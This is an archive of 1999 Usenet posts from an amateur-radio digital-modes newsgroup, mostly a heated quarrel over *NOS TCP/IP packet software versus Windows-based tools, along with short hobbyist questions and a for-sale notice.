>news:935350991.732878471@server...
>"Charles Brabham" <n5pvl@texoma.net> wrote:
>
>>>
>>>The new software that has come out during the last few years has pretty
>well
>>>obsoleted the *NOS variations. These days *NOS is only for those who are
>>>into "NOStalgia software".
>>>
>>>Now days Hams do not have to buy a book and find several "Elmers" in order
>>>to get their software to work. The new stuff is much easier to set up.
>Also,
>>>Hams no longer have to "massage" the software into functionality, as is
>>>common with *NOS. The new stuff works, right out of the box. No hacking
>>>around at the code with a compiler is needed - or wanted.
>>>
>>>In short: Why bother buying a book about obsolete software?
>
>>As a matter of interest to those of us who don't know about these things,
>how
>>do you:
>>
>>provide an FTP service to your users
>>provide HTTP (ie. web) services to your users
>>provide a choice of standard BBS, FBB and NNTP for reading bulletins
>>provide a choice of standard BBS, SMTP and POP for reading personal mail
>>provide a node for the world wide conver 'chat' system
>>
>>Just mildly interested in what other software provides all these facilities
>>in one package, runs under DOS, Windows and Linux and can do so on
>>an 8088 clunker with just a 5 1/4" floppy from 15 years ago...
>
>None, and with very good reason! Monolithic, oversized, "do it all"
>programs like that are another thing most of us were happy to leave behind
>when we moved on out of the 1970's and into the '80's... Those kind of
>monsters are traditionally chock full 'o bugs, and *NOS is no exception.
>There's certainly no excuse for that sort of thing in this day and age.
>Perhaps you are happy with NOStalgia software, but most of us want to make
>at least some effort to keep up to date. Struggling to set up and use poorly
>crafted software from the bad old days is not considered to be "fun" by most
>hams that I know. - They'd rather spend more time on the air and less time
>massaging the software.

>
>Each to his own, I suppose.
>
>Modern Ham software is modular in design. You only call up and use the
>modules needed for your installation.
>
>The "FBB BBS" part of the *NOS variations, by the way, is a joke in itself.
>Knowlegable BBS SYSOPs don't bother with that particular bug collection.
>Yes, I know it took the amateur tcp[ip community ten years to come up with
>it... That still doesn't change the fact that they never got it right.
>
>For over ten years now, the "amateur tcpip mantra" has included numerous
>claims of how great tcpip allegedly was, because eventually the day would
>come when we would be able to use native tcpip applications that are common
>to the software included with modern computers. - Heh heh heh...
>Well, now that has come about, and the silence concerning this innovation
>from the amateur tcpip community has been deafening. We have not one, not
>two, but three software systems now that allow use of native tcpip apps, and
>NONE of them have seen widespread use by the amateur tcpip community. -
>Instead, we see apologists for "*NOStalgia software". The latest stuff from
>the 1970's.
>
>So now the amateur tcpip folks are at last ready to admit, I suppose, that
>they are a nostalgia group within Amateur Radio, kind of like the guys who
>utilize AM on HF instead of SSB. Too provencial to keep up with the times or
>even to follow their own rhetoric, the amateur tcpip community now is in the
>dubious position of having to defend the use of old, outdated software
>created by old, outdated methods so that they can enjoy the substandard
>performance that only NOStalgia software can provide.
>
>Well, the Amateur Radio community has always accepted that NOStalgia was
>important to the hobby. There's certainly nothing wrong with using whatever
>software appeals to you. The amateur tcpip community should follow the lead
>of other NOStalgia groups within the hobby though, and refrain from making
>silly claims as to how "modern" or "efficient" their NOStalgia software is.
>If you want to use obsolete software that's fine, but don't make yourself
>look silly by trying to claim that it's still the latest thing.
>
>It's not. (hint, hint.)
>
>--
>
>73 DE Charles Brabham, N5PVL
>N5PVL @ N5PVL.#NTX.TX.USA.NOAM
>http://www.texoma.net/~n5pvl

So answer the question then...

How would *YOU* propose that the modern modular Amateur provide all the above
services I note - bearing in mind that these are *SERVERS* and NOT clients that
come for free win WinDoze.

I deliberately missed out the 'millenuim' things we do in the UK - the webcams, the IRC interface to world-wide convers, *RADIO* time servers etc to make it as simple as possible for you to make your point. I suppose it just comes down to the fact that you don't have one to make apart from running other people down if they don't use 1981 protocols like AX25 under Flexnet...

Robin. G8ECJ

3584. Re: Icom 245

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-25 00:00:00 UTC
From: Bent Bagger <bentbagger@my-deja.com>
Message-ID: <7q06nj$c1p$1@nnrp1.deja.com>
Source record: 16988

In article <37C16238.41C6@eece.maine.edu>,
Shawn Upton <supton@eece.maine.edu> wrote:
> I remember seeing somewheres once some program for the old Icom 245
> multi mode 2m radio. I would like to find some more info about this
> radio, if possible, as I own one.

I own one as well and I have the documentation for the radio (manual,
diagrams, modifications, etc). I'm uncertain as to what you mean by
'program', du do mean something to control the radio over the AUX port?

Best 73 de Bent/OZ6BL

Sent via Deja.com http://www.deja.com/
Share what you know. Learn what you don't.

3585. Re: "NOSintro" (TCP/IP over Packet Radio) back in stock

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-25 00:00:00 UTC
From: steve_sampson@my-deja.com
Message-ID: <7q0k1p$ki3$1@nnrp1.deja.com>
Source record: 16989

John Melton has a great piece of software at: http://www.qsl.net/n6lyt This is his Java Satellite Ground Station. The code is well done, and using Java to write network code is far superior to C. I like C, but C is really showing it's age now. I would suggest that if you really want to learn something new, that builds on your NOS experience, then a Java implementation of AX.25 is sure to perk your interest.

What people have to realize, is that the old packet radio of ten years ago, with Hams communicating with other hams, is gone. Mostly packet radio is a system of impersonal robots which do nothing as far as being interesting enough to connect to.

But that is the same as most computer systems. No one telnets to computers anymore, or FTP's to them, but rather use a browser as the middleware. With the coming of XML, the Web experience is going to make another leap in capabilities. C is out, Java is in.

As a first step, we have to decide that the BBS is not a practical solution at 30 baud. There are many things that can be implemented and enjoyed at 30 baud half-duplex, but exchanging for sale messages, or out of band mods isn't one of them.

Steve, K5OKC

Sent via Deja.com http://www.deja.com/
Share what you know. Learn what you don't.

3586. Re: "NOSintro" (TCP/IP over Packet Radio) back in stock

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-25 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <7q0ir2$2tgq@enews3.newsguy.com>
Source record: 16990

Robin Gilks <g8ecj@abmdata.demon.co.uk> wrote in message So answer the question then...

>How would *YOU* propose that the modern modular Amateur provide all the above
>services I note - bearing in mind that these are *SERVERS* and NOT clients that
>come for free win WinDoze.

Here's an opportunity for you to learn something new from the new software systems, without even having to run one of them:

Look into the free tcpip server software available for Win95/98. (It's all there.) Then check out W0RLI's new software that allows use of Normal E-mail programs for posting and reading Packet messages.

While investigating the Win95/98 server software, you may be tempted to set some of it up and run it yourself...

Be careful ! ! ! You might learn something, if you aren't careful. If you are not REALLY careful, you might end up learning something from running those servers that is relevant to *modern* use of tcpip, as opposed to the "beginner, hacked up, toy versions" of these that one might find in NOStalgia software from a decade or so ago.

Yes, you are right: I think it's absolutely moronic for the amateur tcpip community to go on for years about how they are the "wave of Packet's future", then to collectively stick their heads in the sand when the future they predicted finally arrives and then refuse to participate in it.
The fact that most of the group are complete losers when it comes the RADIO part of Ham Radio is evident in the indifference expressed over the radically more efficient way the new software handles the RADIO end of things. - But the fact that most amateur tcpip freaks are generally ignorant about Radio and really hate having to mess with them is already well known.
The previously unknown fact that they are also losers in the tcpip end of things will become increasingly evident as casual users running the new software end up doing things the NOStalgia types cannot even attempt, using software and systems in use TODAY by millions of Internet users.

Not up to it? Can't figure it out?

I'm not surprised.

--

73 DE Charles Brabham, N5PVL
N5PVL @ N5PVL.#NTX.TX.USA.NOAM

http://www.texoma.net/~n5pvl

3587. Re: "NOSintro" (TCP/IP over Packet Radio) back in stock

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-25 00:00:00 UTC
From: Cathryn Mataga <cathryn@junglevision.com>
Message-ID: <37C3E683.1E93E80@junglevision.com>
Source record: 16991

steve_sampson@my-deja.com wrote:
>
> John Melton has a great piece of software at:
> http://www.qsl.net/n6lyt This is his Java
> Satellite Ground Station. The code is well done,
> and using Java to write network code is far
> superior to C. I like C, but C is really showing
> it's age now. I would suggest that if you really
> want to learn something new, that builds on your
> NOS experience, then a Java implementation of
> AX.25 is sure to perk your interest.
>
> What people have to realize, is that the old
> packet radio of ten years ago, with Hams
> communicating with other hams, is gone. Mostly
> packet radio is a system of impersonal robots
> which do nothing as far as being interesting
> enough to connect to.
>
> But that is the same as most computer systems.
> No one telnets to computers anymore, or FTP's to
> them, but rather use a browser as the
> middleware. With the coming of XML, the Web
> experience is going to make another leap in
> capabilities. C is out, Java is in.
>
> As a first step, we have to decide that the BBS
> is not a practical solution at 30 baud. There
> are many things that can be implemented and
> enjoyed at 30 baud half-duplex, but exchanging
> for sale messages, or out of band mods isn't one
> of them.
>
> Steve, K5OKC
>

You know, what's made packet traffic easier to skim lately, I think, has been E-Bay, since you don't have these guys posting the same equipment for sale, every day to the packet radio system -- as much as a few years back.

The funny thing, is I kind of miss the old packet flame wars -- a little. For all the screaming people did about how these arguments were ruining

packet radio, I frequently found myself reading
the LLLID and DEBATE and skipping most of the
other stuff.

Me, I've got it nearly working where I can read AX25
mail and traffic as Email. Running F6FBB and some
programs called mail2bbs and bbs2mail by some guy
in Sacramento. Right now, I'm slightly
entertained by the novelty of it. Though I think
perhaps, it might make me post more stuff the

And I'm not really clear if there's a clean way
to allow BBS users access to SMTP for posting mail
-- while ensuring their identity.

> Sent via Deja.com http://www.deja.com/
> Share what you know. Learn what you don't.

--

____
Work: http://junglevision.com
Radio: http://ke6i.com

3588. help please with hamcom modem,,,,,,,

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-25 00:00:00 UTC
From: worm <scruffy@rabbit.com.au>
Message-ID: <37c3f266.0@news.internex.net.au>
Source record: 16992
Cross-posted to:
alt.ham-radio.packet,alt.ham-radio.rtty,alt.radio.digital,aus.radio.amateur.misc,aus.radio.scanner,rec.radio.amateur.digital.misc

Hi thanks for reading my post,

i have a hamcom modem now built,,

can someone please tell me what speed ham rtty is and what space and also if it is in normal or reverse setting???????

could someone also please give me a couple of freq. to listen to with this device to get some use out of it,,

thanks again,

Worm,,,,

3589. Upgrade

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-25 00:00:00 UTC
From: Miroslav Skoric <m.skoric@eunet.yu>
Message-ID: <7q0rq3$bv8$1@SOLAIR2.EUnet.yu>
Source record: 16993

I was told to upgrade my motherboard to the Intel ZX BiMini + SB Creative 64 PCI (suppose that SB is integrated to the board?) getting 3 yrs of warranty, and also to upgrade video card to the Hercules Dinamite Pro Permedia II 4MB RAM and AGP. Well, I couldn't find both devices on the Internet to learn more about. Anybody having experience with? I prefere CAD and other graphics. In addition, this computer will serve as packet radio bbs under Win NT or Linux, having one radio and one telephone modem ports.

3590. Networking operating systems on a BBS

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-25 00:00:00 UTC
From: hylton@global.co.ZA
Message-ID: <37C39AA3.5DA96642@global.co.za>
Source record: 16994

Hi

I am reading with interest the ham-digital newletter regarding NOS and wondering if TNOS is similar and if it is available for free download?If it is then a few urls would help.

Thanks

3591. Pactor,Gtor and Clover with sound blaster ??

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-25 00:00:00 UTC
From: CAPUS Bruno <f5adl@pacwan.fr>
Message-ID: <37C2FCBA.2DB9B5D4@pacwan.fr>
Source record: 16995

Hi I'm looking for software running under W95/98 with sound blaster and transmitting in Pactor,Gtor and Clover.

Thanks.
73's.

3592. FS: PacComm PicoPacket

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-25 00:00:00 UTC
From: sereikas@yahoo.com
Message-ID: <MPG.122dfe89176dbf8f98969b@netnews.worldnet.att.net>
Source record: 16996
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.swap

I have for sale a PacComm PicoPacket TNC. This unit is only a few months old and looks like new. It is the dual RS-232 Port unit. It allows you to connect your PC and your GPS at same time if you are running APRS It comes with the original box, manual and cables It sells currently for $199.95 (if you can find someone who has it).

I will ship this in CONUS for $165.

If interested, please send me an email at sereikas@yahoo.att.com

Thanks and 73,

George
KC2MF/4

3593. Re: "NOSintro" (TCP/IP over Packet Radio) back in stock

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-25 00:00:00 UTC
From: Robin Gilks <g8ecj@abmdata.demon.co.uk>
Message-ID: <935606756.717866254@server>
Source record: 16997

"Charles Brabham" <n5pvl@texoma.net> wrote:
>Robin Gilks <g8ecj@abmdata.demon.co.uk> wrote in message So answer the
>question then...
>
>>How would *YOU* propose that the modern modular Amateur provide all the
>above
>>services I note - bearing in mind that these are *SERVERS* and NOT clients
>that
>>come for free win WinDoze.
>
>Here's an opportunity for you to learn something new from the new software
>systems, without even having to run one of them:
>
>Look into the free tcpip server software available for Win95/98. (It's all
>there.) Then check out W0RLI's new software that allows use of Normal
>E-mail programs for posting and reading Packet messages.
>
>While investigating the Win95/98 server software, you may be tempted to set
>some of it up and run it yourself...
>

[snip]

>Not up to it? Can't figure it out?

OK - figure this one out then.

Station A can't hear station B so wishes to route his IP traffic via
station C. If station C is running Windows 95/98 then he's stuffed
because Windoze is so broken it can't even route properly.

Windoze may work fine for those who don't mind continual reboots
and are only running client software - I'd recommend it to those
who have no wish to learn anything new - but to make a NETWORK
then its lost before its started.

Robin. G8ECJ

>
>I'm not surprised.
>
>--
>
>73 DE Charles Brabham, N5PVL
>N5PVL @ N5PVL.#NTX.TX.USA.NOAM
>http://www.texoma.net/~n5pvl

3594. Re: PK Term 99 and PakRatt

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-25 00:00:00 UTC
From: jdouglas@timewave.com
Message-ID: <7q1i26qgj1@news.minn.net>
Source record: 16998

In article <37C3525C.304D7ED2@hungerford.cc>, David Hungerford <dave@hungerford.cc> wrote:
>Has anyone used both PK Term 99 and Windows PakRatt/ Which would you
>buy for a PK900 tnc?
> Dave N1OLX
>
Hello Dave,

Here is an answer form Timewave.

PC PakRattfor WIN is a 16-bit program for WIN3.1 and runs on 95/98. It is a mature solid program.

PK TERM''99 is a 32-bit WIN95/98/nt program done for AEA/Timewave products by CSS. It is a new program with 100% Windows computability. It supports Callbook lookups, and all the nice new windows functions.. right mouse etc..

both handle dual port TNCs well. If you want to run 2 TNC's from 1 program buy PC PakRATT for Windows..

In either case, about 1 year from now, Both programs will be replaced by PC PakRATT 2000 for Windows with the best of both programs. And the upgrade price from either program will be about the same (if not exactly)

I was one of the original beta testers for PC PakRATT/WIN and stuck with it for a long time. Now I prefer the PK TERM '99. About the only PC PakRATT/WIN feathures missing from PK TERM 99 is the nice parameter menus.

Hope this helps.

73

John

3595. Hamcom ,,Anyone???????

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-26 00:00:00 UTC
From: worm <scruffy@rabbit.com.au>
Message-ID: <37c49c5c.0@news.internex.net.au>
Source record: 16853
Cross-posted to: alt.ham-radio.packet,alt.ham-radio.rtty,alt.radio.digital,aus.radio.amateur.misc,aus.radio.scanner,rec.radio.amateur.digital.misc,rec.radio.amateur.space

Hi i'm trying to find anyone that has used a hamcom modem more than i ,

they are so easy to build and offer many modes to play with but seems like
no one out there uses them ,

Anyone with any links or info that are in english not german,,

regards

Paul

3596. Re: Hamcom ,,Anyone???????

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-26 00:00:00 UTC
From: worm <scruffy@rabbit.com.au>
Message-ID: <37c4bcd2.0@news.internex.net.au>
Source record: 16854
Cross-posted to: alt.ham-radio.packet,alt.ham-radio.rtty,alt.radio.digital,aus.radio.amateur.misc,aus.radio.scanner,rec.radio.amateur.digital.misc,rec.radio.amateur.space

Keith <spambox@teleport.com> wrote in message
news:37ceb242.11567833@192.108.254.3...
> On Thu, 26 Aug 1999 11:38:37 +1000, "worm" <scruffy@rabbit.com.au>
> <37c49c5c.0@news.internex.net.au> wrote:
>
> >Hi i'm trying to find anyone that has used a hamcom modem more than i ,
> >
> >they are so easy to build and offer many modes to play with but seems
like
> >no one out there uses them ,
> >
> >Anyone with any links or info that are in english not german,,
> >
> >regards
> >
> >Paul
> >
>
> MFJ sells the adaptor for your computer for $30.00
> See my web page and look under software.
>
> --
> Best Regards,
>
> Keith
> ---
> Home Page http://www.teleport.com/~kew
> Ham Radio Page http://n6jpa.htmlplanet.com/
> Subscribe to SWL Utility Talk Mail List at:
> http://www.onelist.com/subscribe/ute-talk
> ---

Hi Keith,

I all ready have one built in operation,but need advice on how to goto with
the modes and frequency's.

regards
Paul

3597. Re: "NOSintro" (TCP/IP over Packet Radio) back in stock

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-26 00:00:00 UTC
From: Robin Gilks <g8ecj@abmdata.demon.co.uk>
Message-ID: <935620298.1087382624@server>
Source record: 16855

"Hank Oredson" <horedson@att.net> wrote:

>Total cluelessness. It is amazing to see it here in a newsgroup
>frequented by folks who claim a lack of ignorance. All my Win98
>machines can (and do) route ip, as does my Linux machine and
>my DOS machine. Robin, you need to get yourself educated!
>
>
>--
>
> ... Hank
>
>http://horedson.home.att.net

Hi Hank

Maybe I am missing something then. Perhaps you can assist
in my education.

If I have two radio ports on a win98 box (not sure how you would
do that but lets assume that anyway), how would you route IP
packets from one to the other? What would the 'route add' statements
look like? What netmasks would I use if the two ports are in the
same or different subnets?

Come to that, how would you route in and then out again on the same
radio port - we are after all talking about RADIO aren't we?

Robin. G8ECJ

3598. Re: "NOSintro" (TCP/IP over Packet Radio) back in stock

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-26 00:00:00 UTC
From: nomail@pe1chl.demon.nl
Message-ID: <slrn7sa2sk.cpk.nomail@linux.pe1chl.ampr.org>
Source record: 16856

steve_sampson@my-deja.com <steve_sampson@my-deja.com> wrote:
>What people have to realize, is that the old
>packet radio of ten years ago, with Hams
>communicating with other hams, is gone. Mostly
>packet radio is a system of impersonal robots
>which do nothing as far as being interesting
>enough to connect to.

>But that is the same as most computer systems.
>No one telnets to computers anymore, or FTP's to
>them, but rather use a browser as the
>middleware. With the coming of XML, the Web
>experience is going to make another leap in
>capabilities. C is out, Java is in.

I don't see how changing the programming language is going to
make a computer system more interesting, except maybe to the
programmer.

When it is not interesting enough to telnet to, why would it be
more interesting to browse to? You probably confuse flashy graphics
with interesting content.

No matter if a protocol or service is implemented in C or in Java
or whatever, when the service provides no interesting content it
is not going to be interesting.
(apart from "This was all written in Java, interesting isn't it?")

For most of the web applications to be usable on packet radio, people
would first have to write off their 1200 baud modem and buy or build
something more state-of-the-art. This seems to be a big enough hurdle
to take for the coming ten years.

Consider what development packet radio went through in its first decade,
then compare that with what happened in the second decade. Compare
that with the development on other networks in that same decade.
Disappointing, isn't it? That cannot be attributed to a programming
language alone.

Rob
--
+----------------------------------+--------------------------------------+
| Rob Janssen pe1chl@amsat.org | WWWhome: http://www.pe1chl.demon.nl/ |
| AMPRnet: rob@pe1chl.ampr.org | AX.25 BBS: PE1CHL@PI8WNO.#UTR.NLD.EU |
+----------------------------------+--------------------------------------+

3599. Modifications for Icom T22A

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-26 00:00:00 UTC
From: Paraglider_flyer <Paraglider_flyer@hotmail.com>
Message-ID: <OwHiPQ77#GA.266@cpmsnbbsa03>
Source record: 16857

Does anyboyd know the TX/RX modifications for the ICOM
T22a ?

Thanks for any information.

3600. Re: "NOSintro" (TCP/IP over Packet Radio) back in stock

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-26 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <7q34r1$bj7@enews1.newsguy.com>
Source record: 16858

<steve_sampson@my-deja.com> wrote in message
news:7q0k1p$ki3$1@nnrp1.deja.com...
> John Melton has a great piece of software at:
> http://www.qsl.net/n6lyt This is his Java
> Satellite Ground Station. The code is well done,
> and using Java to write network code is far
> superior to C. I like C, but C is really showing
> it's age now. I would suggest that if you really
> want to learn something new, that builds on your
> NOS experience, then a Java implementation of
> AX.25 is sure to perk your interest.

I wonder what will end up replacing C?

>
> What people have to realize, is that the old
> packet radio of ten years ago, with Hams
> communicating with other hams, is gone. Mostly
> packet radio is a system of impersonal robots
> which do nothing as far as being interesting
> enough to connect to.

Gee, I bet the guys on Packet will be interested to know that they are
impersonal robots! I always thought they were just a bunch of great Hams.

That just goes to show you, that they are making those impersonal robots
better and better, every day.

(In other words, Steve; Speak for yourself.)

> But that is the same as most computer systems.
> No one telnets to computers anymore, or FTP's to
> them, but rather use a browser as the
> middleware. With the coming of XML, the Web
> experience is going to make another leap in
> capabilities. C is out, Java is in.

Java has been in for quite a while. C, which does a different job, has yet
to be replaced.

>
> As a first step, we have to decide that the BBS
> is not a practical solution at 30 baud. There
> are many things that can be implemented and
> enjoyed at 30 baud half-duplex, but exchanging
> for sale messages, or out of band mods isn't one
> of them.

Poor old Steve, still trying to tell all the BBS users that BBS operation is impossible. I suppose he thinks that all the present BBS use is just a clever simulation, using impersonal robots.

One thing for sure; Steve's posts are always good for a laugh.

--

73 DE Charles Brabham, N5PVL
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

3601. Re: "NOSintro" (TCP/IP over Packet Radio) back in stock

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-26 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <7q36e9$cek@enews1.newsguy.com>
Source record: 16859

Robin Gilks <g8ecj@abmdata.demon.co.uk> wrote in message
news:935606756.717866254@server...
>>
>>Look into the free tcpip server software available for Win95/98. (It's all
>>there.) Then check out W0RLI's new software that allows use of Normal
>>E-mail programs for posting and reading Packet messages.
>>
>>While investigating the Win95/98 server software, you may be tempted to
set
>>some of it up and run it yourself...
>>
>>Not up to it? Can't figure it out?
>>
>>I'm not surprised.

>OK - figure this one out then.
>
>Station A can't hear station B so wishes to route his IP traffic via
>station C. If station C is running Windows 95/98 then he's stuffed
>because Windoze is so broken it can't even route properly.
>

OIC... You are one of those unfortunate people who cannot follow
instructions.

My Win95 and Win98 systems work fine. It doesn't surprise me that someone
who still thinks *NOS is great would find themselves falling off of the
learning curve when trying to set up and utilize normal, everyday software
that millions of other people use every day with no problem.

My 11 year old daughter installed Win98 by herself a couple of months back.
No crashes, so far, and none in the two Windoze machines I use for Ham Radio
and Video gaming.

That's probably an unfair comparasin though, since both my daughter and I
understand how to read and follow simple onscreen instructions.

>Windoze may work fine for those who don't mind continual reboots
>and are only running client software - I'd recommend it to those
>who have no wish to learn anything new - but to make a NETWORK
>then its lost before its started.

It doesn't surprise me that only Linux and *NOS freaks experience constant
reboots on thier Win95/98 systems. As a group, these folks have not shown
themselves to be very clever at choosing or operating most common computer
software.

Us regular folks (who might wear tennis shoes, or the occasional python boot) use these systems every day with no problem. I suppose we can be glad that the Win95/98 setup "learning curve" is only too steep for that tiny minority of people who have been able to convince themselves that the only answer for the next millineum is the latest software from the 1970's.

--

73 DE Charles Brabham, N5PVL
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

3602. Re: "NOSintro" (TCP/IP over Packet Radio) back in stock

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-26 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <7q36ea$cek@enews1.newsguy.com>
Source record: 16860

Rob Janssen <nomail@pe1chl.demon.nl> wrote in message
>
> Consider what development packet radio went through in its first decade,
> then compare that with what happened in the second decade. Compare
> that with the development on other networks in that same decade.
> Disappointing, isn't it? That cannot be attributed to a programming
> language alone.

There's actually two sets of results concerning development of the Packet net over the last ten years... When the US net started to die off due to the "LandLine Lid" problem a decade or so ago, the folks in Europe outlawed the routing of Ham Radio traffic over non-Ham links. As a result, they never had a "LandLine Lid" problem and their Packet network continued to develop and grow while ours was being undermined and undercut by US tcpip freaks.

The development here is "LandLine Lid-ville" sure has been disappointing, but let's not be so provincial as to ignore the fact that things just kept right on growing and developing in Europe while amateur tcpip idiots ground the US Packet net down to a dead halt.

That's why you have to look to Europe if you want modern, advanced Packet Radio software (and hardware).

We had "LandLine Lids" in the US, and in Europe they had enough sense to nip that problem in the bud. One result of this is that European Hams can "do" tcpip much, much better than their "LandLine Lid" American counterparts.

Ironic, but true.

--

73 DE Charles Brabham, N5PVL
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

3603. Re: "NOSintro" (TCP/IP over Packet Radio) back in stock

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-26 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <7q37jp$d0j@enews1.newsguy.com>
Source record: 16861

Hank Oredson <horedson@att.net> wrote in message news:7q1j3q$f85>

> How strange. THIS Win98 machine is doing it as I type.
> So is my DOS machine, and my Linux machine, and my
> OTHER Win98 machine. Guess Charles is right, hams ARE
> too lazy and/or stupid to understand how to make things work.

Well, actually I was referring to tcpip freaks, not all Hams in a general sense.

I wouldn't want people to get the impression that I think all Hams are as lazy and as stupid as the average amateur tcpip freak, here in the US. That would be a terrible injustice to a large number of great Hams.

--

73 DE Charles Brabham, N5PVL
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

3604. Re: "NOSintro" (TCP/IP over Packet Radio) back in stock

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-26 00:00:00 UTC
From: no.spam@junk.mail.net
Message-ID: <37c534b1.81693132@news.nai.net>
Source record: 16862

On Thu, 26 Aug 1999 06:02:12 GMT, Robin Gilks <g8ecj@abmdata.demon.co.uk> wrote:

>Hi Hank
>Maybe I am missing something then. Perhaps you can assist
>in my education.
>If I have two radio ports on a win98 box (not sure how you would
>do that but lets assume that anyway), how would you route IP
>packets from one to the other? What would the 'route add' statements
>look like? What netmasks would I use if the two ports are in the
>same or different subnets?
>Come to that, how would you route in and then out again on the same
>radio port - we are after all talking about RADIO aren't we?
>

Hmmm, lotsa chest pounding, but did you notice that no one answered your simple question?

3605. Re: "NOSintro" (TCP/IP over Packet Radio) back in stock

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-26 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <7q3eco$1n7o@enews3.newsguy.com>
Source record: 16863

<no.spam@junk.mail.net> wrote in message
news:37c534b1.81693132@news.nai.net...
> On Thu, 26 Aug 1999 06:02:12 GMT, Robin Gilks <g8ecj@abmdata.demon.co.uk>
wrote:
>
> >Hi Hank
> >Maybe I am missing something then. Perhaps you can assist
> >in my education.
> >If I have two radio ports on a win98 box (not sure how you would
> >do that but lets assume that anyway), how would you route IP
> >packets from one to the other? What would the 'route add' statements
> >look like? What netmasks would I use if the two ports are in the
> >same or different subnets?
> >Come to that, how would you route in and then out again on the same
> >radio port - we are after all talking about RADIO aren't we?
> >

Hmmm, lotsa chest pounding, but did you notice that no one bothered to
answer your
ignorant question?

--

Charles Brabham, N5PVL
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

3606. Re: "NOSintro" (TCP/IP over Packet Radio) back in stock

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-26 00:00:00 UTC
From: Hank Oredson <horedson@att.net>
Message-ID: <7q3m33$lp0$1@bgtnsc01.worldnet.att.net>
Source record: 16864

Robin Gilks <g8ecj@abmdata.demon.co.uk> wrote in message
news:935620298.1087382624@server...
"Hank Oredson" <horedson@att.net> wrote:

>>Total cluelessness. It is amazing to see it here in a newsgroup
>>frequented by folks who claim a lack of ignorance. All my Win98
>>machines can (and do) route ip, as does my Linux machine and
>>my DOS machine. Robin, you need to get yourself educated!
>>
>>
>>--
>>
>> ... Hank
>>
>>http://horedson.home.att.net

>Hi Hank

>Maybe I am missing something then. Perhaps you can assist
>in my education.

>If I have two radio ports on a win98 box (not sure how you would
>do that but lets assume that anyway), how would you route IP
>packets from one to the other? What would the 'route add' statements
>look like? What netmasks would I use if the two ports are in the
>same or different subnets?

>Come to that, how would you route in and then out again on the same
>radio port - we are after all talking about RADIO aren't we?

>Robin. G8ECJ

The topic of discussion is NOSintro, the introduction to networking using
NOS. These documents contain the basic knowledge you need to
understand the issue you have raised. Read the documents. It is trivial
to set up the routings, and doing so is one of the most basic things
one does to get tcp/ip working. Not going to do your homework for
you. If you make statements such as you have made, be prepared to
gain enough knowledge to understand WHY folks think your statements
are silly and ignorant. There are many many tools available to route
ip from hither to yon across different interfaces, or the same interface.
My own choices tend to be WinProxy (by Osisits) because I like it's
simplicity of setup and proxy/firewall configurability, or my own software
because "It does exactly what I want." I realize you will reply "This
capability
is not built into Windows therefore I am right WINDOWS cannot route."

That is true of course. Windows also cannot manage investments, edit graphics, or play sound. Applications, Servers, etc. do these things, not the operating system. In any operating system one needs to choose which applications one wants to run, and then acquire and run them.

I use SNOS to link the ham radio networks (AX.25, PACTOR, CLOVER) to the ip based network. This can be done directly on the Windows machine, or can be done using an external router box. I do both. I also run Linux, which I cannot use, for example, for investment management, since useful applications do not yet exist. However the Linux machine can access the ham radio network exactly the same way the Windows machines do.

As Charles pointed out, one can now use the entire spectrum of tcp/ip based applications over the ham radio network. One simply needs to install the appropriate software to make the linkages. What software you choose is up to you. I use my own because it is fun to create.

Just so you are not confused: all of the above references to tcp/ip mean "tcp/ip running over RADIO networks". All these things work over the telephone as well, but doing that is trivial. It is the RADIO part that presents the challange. Enjoy!

--

... Hank

http://horedson.home.att.net

3607. Re: "NOSintro" (TCP/IP over Packet Radio) back in stock

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-26 00:00:00 UTC
From: bohnovic@worldnet.att.net
Message-ID: <37c56de8.13031727@netnews.worldnet.att.net>
Source record: 16865

"Charles Brabham" <n5pvl@texoma.net> wrote:

>
>Robin Gilks <g8ecj@abmdata.demon.co.uk> wrote in message So answer the
>question then...
>
>>How would *YOU* propose that the modern modular Amateur provide all the
>above
>>services I note - bearing in mind that these are *SERVERS* and NOT clients
>that
>>come for free win WinDoze.
>
>Here's an opportunity for you to learn something new from the new software
>systems, without even having to run one of them:
>
>Look into the free tcpip server software available for Win95/98. (It's all
>there.) Then check out W0RLI's new software that allows use of Normal
>E-mail programs for posting and reading Packet messages.
>
>While investigating the Win95/98 server software, you may be tempted to set
>some of it up and run it yourself...
>
